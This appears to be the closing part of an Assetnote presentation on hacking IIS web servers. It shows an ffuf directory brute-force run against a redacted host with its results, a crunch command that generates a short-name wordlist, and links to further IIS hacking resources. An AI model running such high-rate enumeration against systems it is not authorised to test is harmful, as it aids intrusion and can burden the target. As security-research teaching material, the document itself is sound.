SSH:  shubs@mothership ~/w/ffuf-brute  $ ./ffuf -w final_fucking_wordlist.txt -D -e asp,html,aspx,ashx,asmx \
                                         -t 1000 -c -u http://redacted/lidsFUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
_____________________________________________________

 :: Method           : GET
 :: URL              : http://redacted/lidsFUZZ
 :: Wordlist         : FUZZ: final_fucking_wordlist.txt
 :: Extensions       : asp html aspx ashx asmx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 1000
 :: Matcher          : Response status: 200,204,301,302,307,401,403
_____________________________________________________

test                    [Status: 301, Size: 154, Words: 9, Lines: 2]
TEST                    [Status: 301, Size: 154, Words: 9, Lines: 2]
Test                    [Status: 301, Size: 154, Words: 9, Lines: 2]
display                 [Status: 301, Size: 157, Words: 9, Lines: 2]
Display                 [Status: 301, Size: 157, Words: 9, Lines: 2]
Service                 [Status: 301, Size: 150, Words: 9, Lines: 2]
:: Progress: [700801/700801] :: Job [1/1] :: 4800 req/sec :: Duration: [0:02:26] :: Errors: 0 ::
```

ASSETNOTE

- ./crunch 0 3 abcdefghijklmnopqrstuvwxyz0123456789 -o 3chars.txt

```
SSH: shubs@mothership ~/w/f/crunch-3.6  $ ./crunch 0 3 abcdefghijklmnopqrstuvwxyz0123456789 -o 3chars.txt
Crunch will now generate the following amount of data: 190585 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 47989

crunch: 100% completed generating output
```

- https://bit.ly/3q2yFwY

ASSETNOTE

More resources on hacking IIS

- https://bit.ly/3uzOP4N → Assetnote Youtube Channel
- https://youtu.be/HrJW6Y9kHC4 → Hacking IIS Part 1
- https://youtu.be/_4W0WXUatiw → Hacking IIS Part 2
- http://soroush.secproject.com/blog/ → My favourite blog on IIS hacking
- https://twitter.com/bitquark → Building an amazing IIS shortname scanner
- https://twitter.com/nytr0gen_ → Discovered the XXE technique for partial leakage via fragment identifier errors

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